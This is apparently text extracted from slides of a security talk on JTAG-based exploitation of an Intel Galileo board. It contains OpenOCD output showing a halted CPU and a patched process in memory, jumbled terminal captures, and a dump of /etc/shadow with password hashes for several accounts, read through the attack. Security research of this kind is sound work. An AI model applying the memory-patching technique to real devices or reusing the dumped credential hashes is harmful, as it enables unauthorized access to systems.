iot-devkit (Intel IoT Development Kit) 1.1 quark ttyS1
quark login:
OpenOCD Server
File Edit View Search Terminal Help
[bin]$ sudo ./openocd -f ./interface/fruit.cfg -f ./board/quark_x10xx_board.cfg
matt@iluvatar:/tmp
File Edit View Search Terminal Help
libavdevice 56. 4.100 / 56. 4.100
libavfilter 5. 11.102 / 5. 11.102
libavresample 2. 1. 0 / 2. 1. 0
libswscale 3. 1.101 / 3. 1.101
libswresample 1. 1.100 / 1. 1.100
libpostproc 53. 3.100 / 53. 3.100


target state: halted
target halted due to debug-request at 0xc1008c1e in protected mode
0x09dd17c9: 0x25002d2d 0x63203a73
Paching 0x09dd17ca to 0x66
[rpc_examples]$
irc:*:16642:0:99999:7:::
gnats:*:16642:0:99999:7:::
nobody:*:16642:0:99999:7:::
messagebus:!:16642:0:99999:7:::
xuser:!:16642:0:99999:7:::
systemd-journal-gateway:!:16642:0:99999:7
sshd:!:16642:0:99999:7:::
matt:$6$7.M7K/Gf$QgfHGJqrUUf0n74NMKypCJKuI
ungcpEVVxA24qenGj3hKjktQyIuBj3oZUqCJPm/1T5
3:0:99999:7:::
test:6miMjo/9uo$OVE3SRZUHr9PITEpUUeS.9GBT
4qwEgR0uA9ySGHGamdVZi0LuYqxbwtTfzVX74uBuZQ6
43:0:99999:7:::
demo:6uiTnkGRt$NKK/IWpC0lb5DtNruTGsFsy2Tk
CMtoyM1cpLGl5pHM.UivWybaHziGaj0MV3dkUWe0o0q
3:0:99999:7:::
root@quark:~#
OpenOCD Server
File Edit View Search Terminal Help
0x09dd17cd: 63203a73
target running
Info : dropped 'tcl' connection
File Edit View Search Terminal Help
[libx264 @ 0x1d3bb20] Weighted P-Frames: Y:0.0% UV:0.0%
[libx264 @ 0x1d3bb20] ref P L0: 79.2% 4.5% 11.9% 4.5%
[libx264 @ 0x1d3bb20] ref B L0: 59.4% 38.2% 2.4%
[libx264 @ 0x1d3bb20] ref B L1: 94.3% 5.7%
[libx264 @ 0x1d3bb20] kb/s:297.93
Received signal 2: terminating.
[tmp]$
acer
intel Galileo

Patch a Process

Cons:

- Needs a small signature at a known page offset (to find process in memory)
- Requires knowledge of processes running on the target system

Pros:

- Can be applied to running target
- Arbitrarily change any process
- Still relatively fast
- More resilient to changes in target software

Summary

The CPU runs the show, but JTAG calls the shots via:

- I/O control
- Run control
- Memory access

https://github.com/syncsrc/jtagsploitation

Questions?